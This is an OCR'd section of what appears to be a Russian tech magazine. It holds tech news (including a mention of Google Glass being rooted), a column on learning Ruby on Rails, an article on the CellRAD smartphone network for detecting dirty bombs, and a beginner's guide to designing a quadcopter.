→ Торрент-трафик сдает позиции. На данный момент BitTorrent генерирует 35% upload-трафика, что меньше, чем в прошлые годы, но тоже ощутимо. Однако стоит учесть, что SSL-трафик в последний год увеличился в два раза: с 2,5 до 5,4%. Быть может, пользователи стали умнее и просто пользуются VPN-сервисами.



КУРЕНИЕ УБИВАЕТ

ПЯТИМИНУТКА GOOGLE GLASS

ВСЕ НОВОЕ О ЧУДО-ОЧКАХ ОТ GOOGLE

Вокруг амбициозного проекта Google Glass все время что-то происходит, и ажиотаж плавно подогревается тем, что отзывов конкретных пользователей и «очевидцев» до сих пор очень мало. Представляем тебе подборку наиболее интересных новостей из стана проекта.

Как известно, Google Glass работают под управлением Android. Разумеется, его попытались взломать. Основатель проекта Cydia Джей Фримен в своем твиттере отчитался о том, что сумел получить root-доступ к операционной системе очков Explorer Edition, предназначенных для разработчиков приложений. Для достижения своей цели Фримен воспользовался известным багом в Android 4.0.4 и преуспел. Хакер пишет, что это было на удивление легко. Пока непонятно, сработает ли этот метод для коммерческих экземпляров, ведь Google оставила за собой право дистанционно блокировать устройства при необходимости. Тем не менее начало положено. В своем блоге (saurik.com/id/16) Фримен замечает, что взлом очков может оказаться куда более неприятной вещью, чем взлом мобильника или даже компьютера. Хакнув очки и имея впоследствии удаленный доступ к ним, «злоумышленник сможет не только наблюдать за каждым вашим шагом, он будет также наблюдать буквально за всем, что вы смотрите, слышите и делаете», — пишет Фримен.

> *Главным препятствием для распространения Glass Шмидт назвал голосовое управление, сославшись на него как на «жуткую и странную штуку»*


Еще одна не очень радужная новость пришла от самой корпорации Google. Там признали, что использование очков может вызвать головную боль и снижение зрения. Из-за большого напряжения для глаз Google Glass также не рекомендовано использовать детям младше 13 лет. В общем-то, эта информация неудивительна, но, пожалуй, ложка дегтя не повредит ажитации вокруг проекта.

Однако самой интересной из последних новостей, наверное, можно назвать реакцию на Google Glass Эрика Шмидта — председателя совета директоров Google. Непродолжительное время поносив устройство на себе, Шмидт, похоже, не пришел в восторг. Он рассказал, что не представляет ситуации, в которой Glass смогли бы распространиться так же массово, как это случилось со смартфонами. Главным препятствием для этого Шмидт назвал пресловутое голосовое управление, сославшись на него как на «жуткую и странную штуку». «Из-за необходимости громко разговаривать с очками Google Glass будет неуместен во множестве мест», — считает Шмидт. Будущее очков дополненной реальности Шмидт скорее видит в промышленности или на массовом рынке, но лишь в том случае, если Glass со временем «растворятся» в обычных очках.



Google анонсировала уже семь программ для Glass, среди которых социальные приложения Facebook, Twitter и Tumblr. А сторонние разработчики уже заявляют о желании создавать для Glass... порноприложения. Порноиндустрия, как всегда, на острие прогресса :).

01



МОЛИНЬЕ СОЗДАЕТ БОГОВ

→ Игровой разработчик Питер Молинье подвел итоги своего социального эксперимента под названием Curiosity — What's Inside the Cube? Загадку куба разгадал 18-летний Брайан Хендерсон. Он выиграл... возможность стать богом в Godus (влияя на игровой процесс), следующей игре 22Cans.

02



СУШИЛКА ДЛЯ ГАДЖЕТОВ. ВЫЖИВАЕМОСТЬ 80%


→ Штуку под названием DryBox придумали и собираются патентовать в США. Это специальная камера для сушки «утопленных» гаджетов с помощью тепла, вакуумного насоса и света. Стоимость процедуры 20–40 долларов; устройство уже можно встретить в магазинах и общественных местах.

03



А ТЫ ПОМНИШЬ NEVERHOOD?

→ В популярнейший набор ScummVM добавили поддержку культового квеста The Neverhood. Собрать эти 36 тысяч строк кода удалось в основном при помощи реверс-инжиниринга и упорства. Занимались этим почти три года. Увы, поддержки «того самого» русского перевода пока нет.



В Code School можно программировать прямо в браузере, выполняя задания курса



КОЛОНКА СТЁПЫ ИЛЬИНА

КАК Я УЧИЛ RUBY ON RAILS ЗА ТРИ НОЧИ. И ТАК И НЕ ВЫУЧИЛ

ЗАВИСШАЯ ЗАДАЧА

Я уже давно хотел изучить Ruby on Rails на каком-то базовом уровне. Без конкретной цели. Скорее просто для себя, чтобы лучше понять, что же в нем такого особенного (в отличие от 100500 других технологий и фреймворков), что позволяет быстро создавать и масштабировать довольно нагруженные интернет-проекты. Вторичной причиной стало желание попробовать новые подходы к обучению. Когда я учился на программиста, у нас были только книги и форумы, где можно спросить совета. Сейчас есть интерактивные учебники и онлайн-школы программистов, огромное количество скринкастов (почти мечта: смотреть, как программируют гуру), базы знаний вроде stackoverflow.com и тонны исходных кодов на GitHub, где можно часами изучать исходники настоящих профи. Следующие несколько ночей (а днем банально некогда) я решил выделить на то, чтобы попробовать новые способы обучения в действии.

НОЧЬ ПЕРВАЯ

Начинать учить Ruby on Rails без хотя бы минимального знания непосредственно Ruby было бы странным. Я уже когда-то брался за интерактивный гид ruby-lang.org. Но как прошел его, так и сразу все забыл. Его создатели обещают, что на прохождение и усвоение синтаксиса Ruby уйдет пятнадцать минут. У меня ушло тридцать. Правда, с постоянным отвлечением на Twitter. Процесс выглядит примерно так. Тебе говорят: «Массивы в Ruby объявляются так, а данные из массивов извлекают вот так. Теперь давай попробуй сделать массив и извлечь из него N элементов. А мы проверим». Читаешь, как все устроено, и сразу пробуешь. Ruby ты так, конечно, не выучишь. Лучше это воспринимать как супер-экспресс-курс, который работает.

И все-таки сам Ruby — это очень далеко от фреймворка Ruby on Rails. Хотелось освоить именно рельсы. Из нашей статьи про образование онлайн я точно помнил о нашумевшем курсе Rails for Zombies (railsforzombies.org). Это так же, как и Try Ruby, интерактивный учебник, который прямо с места в карьер начинает тебя учить готовить рельсовые приложения. Сначала тебе читают мини-лекцию (на английском, но все предельно понятно — включи субтитры) о структуре файлов рельсового приложения, CRUD-подходе для работы с данными, объясняют, как реализована модель MVC в рельсах, и так далее. После каждого видео тебе предлагают выполнить задания на закрепление материала. Все кажется простым и понятным, курс пролетает незаметно за час-другой (он небольшой). Но! Почувствовал ли я после курса, что смогу написать рельсовое приложение? Увы, нет!

НОЧЬ ВТОРАЯ

Одна из причин, почему после Rails for Zombies появляются некоторые базовые знания, но не появляется уверенности, — это виртуальная среда, в которой проходит обучение. С одной стороны, она до предела уменьшает порог входа: можно не заботиться об окружении. С другой стороны, ничего реального по ходу дела ты не создаешь — никакого тебе «Hello World» на выходе. И главное, с какой стороны подступаться к его созданию, непонятно. С этого момента я хотел попробовать Ruby on Rails в деле, реально установив его в систему (до этого можно было даже не стараться), и с нуля создать простое приложение.

Уже не помню как, но совершенно случайно я наткнулся на очень удачный курс скринкастов на русском языке (rails.hasbrains.ru). Спасибо автору за грамотное изложение: он методично объясняет принципы работы рельсового приложения в деталях, по ходу погружая тебя во все необходимые тонкости. Короче говоря, всю вторую ночь эксперимента я смотрел первую половину из более чем тридцати эпизодов этих скринкастов.

В голове окончательно закрепилась картинка, как генерируется приложение, как работать с рельсовой консолью, как создать модели и миграции, как обновлять модели и как валидировать в них данные, RESTful-контроллеры и так далее. Смотря каждый из эпизодов, я сразу пробовал все в действии, выстраивая полностью рабочее рельсовое приложение. Стало понятно, как в принципе устроены рельсы.

НОЧЬ ТРЕТЬЯ

На третью ночь остались последние эпизоды скринкастов, которые удалось посмотреть в один присест: работа с рельсами уже не казалась такой дикой. В этот момент мне кто-то рассказал о том, что у курса Rails for Zombies есть толковое и гораздо более глубокое продолжение. Правда, курс уже платный и хостится в рамках школы программирования Code School (www.codeschool.com). Отдать 25 баксов, чтобы получить доступ ко всем курсам школы, было не жалко. Это стоимость на месяц, поэтому, если не понравится, не забудь отменить подписку.

Курс Rails for Zombies 2 действительно оказался очень удачным. Правда, многое стало повторением того, что я увидел в скринкастах, — но это было даже отчасти приятно. Пять уровней и пять блоков упражнений, которые делаешь прямо в интерактивной консоли. К этому моменту рельсы уже казались логичными, понятными и пригодными к использованию.

ЧТО ДАЛЬШЕ?

Научился ли я делать сложные проекты? Нет. Но точно осознал подходы, используемые в рельсах, и понял их удобство. Научился быстро создавать простые приложения и в суперкороткий срок наращивать его функционал с помощью гемов, написанных сообществом. Я поймал кураж и дальше с удовольствием учусь лучшим практикам по программам Code School (сейчас смотрю курс по юнит-тестам). И меня чертовски радует то, что изучать технологии стало так просто. ⌶



Proof-of-Concept

СМАРТФОНЫ С КАМЕРАМИ КАК ДЕТЕКТОР ГРЯЗНОЙ БОМБЫ

ЧТО ЭТО ТАКОЕ

Национальная лаборатория в Айдахо (США) разработала систему CellRAD (1.usa.gov/114GVtb) — распределенный детектор радиоактивного излучения, созданный для выслеживания террористов, которые везут грязную бомбу.

Система CellRAD предполагает установку программного детектора на Android-смартфоны пользователей. Принцип работы системы показан на рис. 1 и 2. Утилита постоянно работает в фоновом режиме. Как только телефон зарегистрировал повышение радиации, программа просыпается и отправляет сообщение в центральный штаб, оттуда ведется мониторинг и управление распределенным детектором CellRAD. Операторы в штабе получают информацию со всех мобильных телефонов, где установлена программа. Информация наносится на радиационную карту, которая обновляется в реальном времени (рис. 3).



Рис. 1. Схема работы системы CellRAD

ЗАЧЕМ ЭТО НУЖНО

Грязная бомба — это бомба из обычной взрывчатки, куда добавляют радиоактивные материалы. Взрыв не приводит к особым разрушениям, зато заражает большую территорию. Одна бомба среднего размера может сделать необитаемым целый мегаполис, а также пригороды в радиусе нескольких десятков километров. Лучше всего для изготовления грязной бомбы подходит отработанное ядерное топливо.

Американцы боятся, что следующий теракт в США совершат именно с применением грязной бомбы. Вполне возможно, что этот страх имеет под собой основания: сейчас атомные станции начинают строить в развивающихся странах, таких как Иран, и в этом случае отследить отработанное топливо может оказаться проблематично.

При транспортировке грязной бомбы террористы неизбежно будут проезжать мимо людей с мобильными телефонами. Если программу CellRAD поставят себе многие граждане, то бомбу удастся заблаговременно обнаружить.

КАК ЭТО РАБОТАЕТ

Информация собирается с фотографий, которые делает камера смартфона. Светочувствительный КМОП-сенсор цифровой камеры регистрирует фотоны. В то же время большинство радиоактивных материалов излучают высокоэнергетические фотоны (гамма-кванты), которые специфическим образом искажают изображение. Внешне это проявляется как тепловой шум из красных точек на фото и видео. Подобные искажения можно выявить программно.

Кстати, детектор гамма-излучения такого типа под торговой маркой GammaPix запатентован в 2005 году: см. американские патенты 7391028 и 7737410 и ряд других зарубежных патентов.

Сейчас в каталогах приложений есть несколько программных гамма-детекторов и под Android, и под iOS. Все они работают схожим образом — как счетчик Гейгера. Например, есть французская программа Wikisensor (wikisensor.fr) и та же GammaPix (gammapix.com) в бесплатной lite-версии под Android и платной версии под iOS. После аварии на Фукусиме немецкий программист Рольф-Дитер Кляйн (Rolf-Dieter Klein) разработал программу Radioactivity Counter (bit.ly/10c1FjQ), чтобы помочь людям в зараженных регионах.

Новаторство системы CellRAD заключается в создании распределенной системы, состоящей из тысяч или миллионов мобильных телефонов. Все они будут работать как гигантский детектор радиации, национальная сеть защиты от ядерной угрозы. Особенно эффективной система будет в крупных городах и местах с большим скоплением народа, как, например, туристические объекты. А это как раз и есть самые привлекательные цели для террористов.



Рис. 2. Программа работает на немодифицированных телефонах Android и использует КМОП-сенсор для измерения гамма-излучения





Рис. 3. Черные и цветные отметки показывают передвижения человека, на телефоне которого установлена программа CellRAD

ЛАЙФХАКИ ДЛЯ ИКАРА

Как спроектировать собственный квадрокоптер


Глеб Девяткин
sovgvd@gmail.com


Денис Елданди
denis@gramant.ru



Иллюстрация: Дмитрий Коротченко

ЧТО ТАКОЕ КВАДРОКОПТЕР И ДЛЯ ЧЕГО ЭТО НАДО

Мультироторы, они же мультикоптеры или просто коптеры, — это беспилотные летательные аппараты, предназначенные для развлечения, съемки фото и видео с воздуха или отработки автоматизированных систем.

Коптеры обычно различают по числу используемых моторов — начиная от бикоптера с двумя моторами (как GunShip из фильма «Аватар») и заканчивая октакоптером с восемью. На самом деле число моторов ограничено только твоей фантазией, бюджетом и возможностями полетного контроллера. Классическим вариантом является квадрокоптер с четырьмя моторами, расположенными на перекрещивающихся лучах. Такую конфигурацию еще в 1920 году попытался соорудить француз Этьен Омишен (Étienne Oehmichen), и в 1922 году у него это даже получилось. По сути, это самый простой и дешевый вариант сделать летательный аппарат, способный без особых проблем поднимать в воздух небольшие камеры вроде GoPro. Но если ты собираешься взлетать с серьезной фото- и видеотехникой, то стоит выбирать коптер с большим числом моторов — это не только увеличит грузоподъемность, но и добавит надежности, если в полете выйдет из строя один или несколько моторов.



INFO

Кстати, листовой алюминий можно заменить на стеклотекстолит. Его тоже можно купить в Митино. Лучше брать нефольгированный, зачем нам фольга?

ТЕОРИЯ ПОЛЕТА

В теории полета (аэродинамике) принято выделять три угла (или три оси вращения), которые задают ориентацию и направление вектора движения летательного аппарата. Проще говоря, летательный аппарат куда-то «смотрит» и куда-то двигается. Причем двигаться он может не туда, куда «смотрит». Даже самолеты в полете имеют какую-то составляющую «сноса», которая уводит их от курсового направления. А вертолеты вообще могут летать боком.


Три эти угла принято называть крен, тангаж и рыскание. Крен — это поворот аппарата вокруг его продольной оси (оси, которая проходит от носа до хвоста). Тангаж — это поворот вокруг его поперечной оси (клюет носом, задирает хвост). Рыскание — поворот вокруг вертикальной оси, больше всего похожий на поворот в «наземном» понимании.

В классической схеме вертолета основной винт при помощи автомата перекоса лопастей управляет креном и тангажем. Так как основной винт обладает ненулевым сопротивлением воздуха, у вертолета возникает вращающий момент, направ-



INFO

Бикоптеры и конфигурации с нечетным количеством винтов управляются немного по-другому. Там компенсация вращения идет за счет поворотного узла с сервоприводом («сервой»), который отклоняет мотор с пропеллером, меняя направление воздушного потока.




Основные маневры (слева направо): движение по прямой, крен/тангаж и рыскание

Несмотря на то что квадрокоптеры крайне модная тема, выбирать компоненты для сборки своего аппарата по-прежнему не так просто. Выбор деталей для конкретного проекта — это мучительный поиск оптимального сочетания веса, мощности и функциональности. Поэтому прежде, чем окунуться в мир бесчисленных интернет-магазинов и безымянных китайских производителей, давай проделаем подготовительную работу.



Бикоптеры и конфигурации с нечетным количеством винтов управляются немного по-другому. Там компенсация вращения идет за счет поворотного узла с сервоприводом («сервой»), который отклоняет мотор с пропеллером, меняя направление воздушного потока



PX4 — бортовой компьютер с полноценной UNIX-системой

ленный в сторону, противоположную вращению винта, и, чтобы его скомпенсировать, у вертолета есть хвостовой винт. Изменяя производительность хвостового винта (оборотами или шагом), классический вертолет управляет своим рысканием.

В нашем же случае все сложнее. У нас есть четыре винта, два из них вращаются по часовой стрелке, два — против часовой. В большинстве конфигураций используются винты с неизменяемым шагом и управлять можно только их оборотами. Если они все будут вращаться с одинаковой скоростью, то они скомпенсируют друг друга: рыскание, крен и тангаж будут нулевыми.

Если мы увеличим обороты одного винта, вращающегося по часовой стрелке, и уменьшим обороты другого винта, вращающегося по часовой стрелке, то мы сохраним общий момент вращения и рыскание по-прежнему будет нулевым, но крен или тангаж (в зависимости от того, где мы сделаем ему «нос») изменятся. А если мы увеличим обороты на обоих винтах, вращающихся по часовой стрелке, а на винтах, вращающихся против часовой стрелки, уменьшим (чтобы сохранить общую подъемную силу), то возникнет вращающий момент, который изменит угол рыскания. Понятное дело, что все это будем делать не мы сами, а бортовой компьютер, который будет принимать сигнал с ручек управления, добавлять поправки с акселерометра и гироскопа и крутить винтами, как ему надо.

Для того чтобы спроектировать коптер, необходимо найти баланс между весом, временем полета, мощностью двигателей и другими характеристиками. Все это зависит от конкретных задач. Все хотят, чтобы коптер летал выше, быстрее и дольше, но в среднем время полета составляет от 10 до 20 минут в зависимости от емкости аккумулятора и общего полетного веса. Стоит запомнить, что все характеристики связаны между собой и, к примеру, увеличение емкости аккумулятора приведет к увеличению веса и, как следствие, к уменьшению времени полета. Чтобы узнать, сколько примерно твоя конструкция будет висеть в воздухе и сможет ли вообще оторваться от земли, существует хороший онлайн-калькулятор ecalc.ch. Но прежде чем вбивать в него данные, нужно сформулировать требования к будущему аппарату. Будешь ли ты устанавливать на аппарат камеру или другую технику? Насколько быстрым должен быть аппарат? Как далеко тебе нужно летать? Давай посмотрим на характеристики различных компонентов.

INFO

Полет от первого лица (FPV) очень захватывает, особенно если пользоваться видеоочками и HeadTracker'ом, который будет повторять движения головы на подвесе FPV-камеры, создавая ощущение, что находишься в кабине пилота.

РАМА

Основной момент, который нужно решить при выборе рамы, — будешь ли ты использовать готовую раму или же делать ее сам. С готовой рамой все проще, да и заказывать в любом случае придется множество деталей. При этом, учитывая цены в китайских магазинах, самодельный вариант может оказаться дороже. С другой стороны, собственную раму в случае аварии будет проще починить. Ну и, естественно, своими руками можно сделать любую, даже самую сумасшедшую конструкцию. Рассмотрим поподробнее самосборный вариант.

Сделать раму можно из любых подручных материалов (дерево, алюминий, пластик и так далее). Можно подойти чуть серьезнее и выпилить ее на ЧПУ-станке из плетеного карбона, причем можно усложнить задачу и сделать складную конструкцию.

Самый простой вариант для любителей DIY — пойти в OBI, «Леруа Мерлен» или на строительный рынок и купить квадратную алюминиевую трубу 12 × 12, а также алюминиевый лист толщиной в 1,5 мм. Для того чтобы сделать раму из таких материалов типа «четыре палки и крепеж», достаточно дрели или ножовки по металлу. Но нужно быть готовым к тому, что такая конструкция прослужит недолго. Все-таки все эти профили делают из очень мягкого материала (АД31/АД33), при полетах он будет легко гнуться.

В качестве образца для твоей рамы можно взять упрощенную заводскую раму или же найти в интернете готовый чертеж. Более сложные материалы (например, углепластик) можно заменить на алюминий — если и получится тяжелее, то ненамного. В любом случае стоит обращать внимание на длину и симметричность лучей. Длина лучей выбирается исходя из диаметра используемых пропеллеров, так, чтобы после их установки расстояние между окружностями вращающихся винтов было не менее 1–2 см, и уж тем более эти окружности не должны пересекаться. Моторы, устанавливаемые на лучах, должны быть равноудалены от центра рамы, где будет располагаться «мозг», и (в большинстве случаев) находиться на одном расстоянии друг от друга, образуя равносторонний многоугольник.


При проектировании стоит учесть, что центр рамы должен совпадать с центром тяжести, поэтому установить аккумулятор сзади между лучами — плохая идея, если он не будет скомпенсирован грузом спереди, например камерой. Продумай, на что будет приземляться твой аппарат, для новичков можно посоветовать приспособить что-то мягкое на «пузе» или концах лучей, например плотный поролон или теннисные мячики. А также защити аккумулятор на случай неудачного приземления, например установи его между пластинами рамы или расположи под высокими посадочными лыжами.


МОТОРЫ И ПРОПЕЛЛЕРЫ

Из-за вращения моторов в разные стороны приходится использовать разнонаправленные пропеллеры: прямого вращения (против часовой) и обратного вращения (по часовой). Обычно используются двухлопастные пропеллеры, их легче баланси-

Oehmichen № 2, пилотируемый квадрокоптер французского инженера Этьена Омишена, запущенный в 1922 году









Регулятор скорости, он же ESC

↑

А вот и моторчик на 850 kV

ровать и найти магазинах, в то время как трехлопастные дадут больше тяги при меньшем диаметре винта, но доставят много головной боли при балансировке. Плохой (дешевый и неотбалансированный) пропеллер может развалиться в полете или вызвать сильные вибрации, которые передадутся на датчики полетного контроллера. Это приведет к серьезным проблемам со стабилизацией и вызовет сильное смазывание и «желе» на видео, если ты снимаешь что-то с коптера или летаешь с видом от первого лица.

У любого пропеллера есть два основных параметра: диаметр и шаг. Их обозначают по-разному: 10 × 4.5, 10 × 45 или просто 1045. Это означает, что диаметр пропеллера 10 дюймов, а его шаг 4,5 дюйма. Чем длиннее пропеллер и больше шаг, тем большую тягу он сможет создавать, но при этом повысится нагрузка на мотор и увеличится потребление тока, в результате он может сильно перегреться и электроника выйдет из строя. Поэтому винты подбираются под мотор. Ну или мотор под винты, тут как посмотреть. Обычно на сайтах продавцов моторов можно встретить информацию о рекомендуемых пропеллерах и аккумуляторах для выбранного мотора, а также тесты создаваемой тяги и эффективности. Существуют и пропеллеры с изменяемым шагом, что в теории повысит маневренность, но в реальности добавит сложную механику, имеющую свойство изнашиваться и ломаться с последующим дорогостоящим ремонтом.

Также чем больше винт, тем больше его инерция. Если нужна маневренность, лучше выбрать винты с большим шагом или трехлопастные. Они при том же размере создают тягу в 1,2–1,5 раза больше. Понятно, что винты и скорость их вращения нужно подбирать так, чтобы они смогли создать тягу большую, чем вес аппарата.

И наконец, бесколлекторные моторы. У моторов есть ключевой параметр — kV. Это количество оборотов в минуту, которые сделает мотор, на поданный вольт напряжения. Это не мощность мотора, это его, скажем так, «передаточное число». Чем меньше kV, тем меньше оборотов, но выше крутящий момент. Чем больше kV при той же мощности, тем больше оборотов и ниже момент. При выборе мотора ориентируются на то, что в штатном режиме он будет работать при мощности 50% от максимальной. Не стоит думать, что чем kV больше — тем лучше, для коптеров с типичной 3S-батареей рекомендуемое число находится в диапазоне от 700 до 1000 kV.

ПИТАНИЕ И КОНТРОЛЛЕРЫ ПИТАНИЯ

Капитан подсказывает: чем больше мощность мотора, тем больше батарейка ему нужна. Большая батарейка — это не только емкость (читай, время полета), но и максимальный ток, которая она отдает. Но чем больше батарейка, тем больше и ее вес, что вынуждает скорректировать наши прикидки относительно винтов и моторов.

На сегодняшний день все используют литий-полимерные батарейки (LiPo). Они легкие, емкие, с высоким током разрядки. Единственный минус — при отрицательных температурах работают плохо, но если их держать в кармане и подключать непосредственно перед полетом, то во время разряда они сами слегка разогреваются и не успевают замерзнуть. LiPo-элементы вырабатывают напряжение 3,7 В.

При выборе батареи стоит обращать внимание на три ее параметра: емкость, измеряемую в миллиампер-часах, максимальный ток разряда в емкостях аккумулятора (C) и число ячеек (S). Первые два параметра связаны между собой, и при их перемножении ты узнаешь, сколько тока сможет отдавать этот аккумулятор продолжительное время. Например, твои моторы потребляют 10 А каждый и их четыре штуки, а батарея имеет параметры 2200 мА • ч 30/40C, таким образом, коптеру требуется 4 • 10 А = 40 А, а батарея может выдавать 2,2 А • 30 = 66 А или 2,2 А • 40 = 88 А в течение 5–10 секунд, что явно будет достаточно для питания аппарата. Также эти коэффициенты напрямую влияют на вес аккумулятора. Внимание! Если тока будет не хватать, то в лучшем случае батарея надуется и выйдет из строя, а в худшем загорится или взорвется; это же может произойти при коротком замыкании, повреждении или неправильных условиях хранения и зарядки, поэтому используй специализированные зарядные устройства, аккумуляторы храни в специальных негорючих пакетах и летай с «пищалкой», которая предупредит о разрядке. Число ячеек (S) указывает на количество LiPo-элементов в батарее, каждый элемент выдает 3,7 В, и, например, 3S-аккумулятор будет отдавать примерно 11,1 В. Стоит обращать внимание на этот параметр, так как от него зависят скорость оборотов моторов и тип используемых регуляторов.

Элементы батареи объединяют последовательно или параллельно. При последовательном включении увеличивается напряжение, при параллельном — емкость. Схему подключения элементов в батарее можно понять по ее маркировке. Например, 3S1P (или просто 3S) — это три последовательно подключенных элемента. Напряжение такой батареи будет 11,1 В. 4S2P — это восемь элементов, две группы, подключенных параллельно по четыре последовательных элемента.

Однако моторы подключаются к батарее не напрямую, а через так называемые регуляторы скорости. Регуляторы скорости (они же «регули» или ESC) управляют скоростью вращения моторов, заставляя твой коптер балансировать на месте или лететь в нужном направлении. Большинство регуляторов имеют встроенный стабилизатор тока на 5 В, от которого можно питать электронику (в частности, «мозг»), можно использовать отдельный стабилизатор тока (UBEC). Выбираются контроллеры скорости исходя из потребления мотором тока, а также возможности перепрошивки. Обычные регули довольно медлительны в плане отклика на поступающий сигнал и имеют множество лишних настроек для коптеростроительства, поэтому их перепрошивают кастомными прошивками SimonK или BLHeli. Китайцы и тут подсуетились, и часто можно встретить регуляторы скорости с уже обновленной прошивкой. Не забывай, что такие регули не следят за состоянием аккумулятора и могут разрядить его ниже 3,0 В на банку, что приведет к его порче. Но в то же время на обычных ESC стоит переключить тип используемого аккумулятора с LiPo на NiMH или отключить уменьшение оборотов при разрядке источника питания (согласно инструкции), чтобы под конец полета внезапно не отключился мотор и твой беспилотник не упал.

Моторы подключаются к регулятору скорости тремя проводами, последовательность не имеет значения, но если поменять любые два из трех проводов местами, то мотор будет вращаться в обратном направлении, что очень важно для коптеров.

Два силовых провода, идущих от регулятора, надо подключить к батарейке. НЕ ПЕРЕПУТАЙ ПОЛЯРНОСТЬ! Вообще, для удобства регуляторы подключают не к самой батарейке,



INFO

Более прочный материал – дюраль (Д16Т). Практически не гнется, достаточно пружинистый, и его применяют в авиации. Профили из него в ОБИ не продаются, но можно поймать на Митинском рынке на третьем этаже, на рынке ТВЦ «Строй» тоже были.



INFO

hobbyking.com — самый известный магазин деталей для квадрокоптеров

rcgroups.com — форум, на котором можно обсудить свою конфигурацию с экспертами



Продвинутый девятиканальный пульт

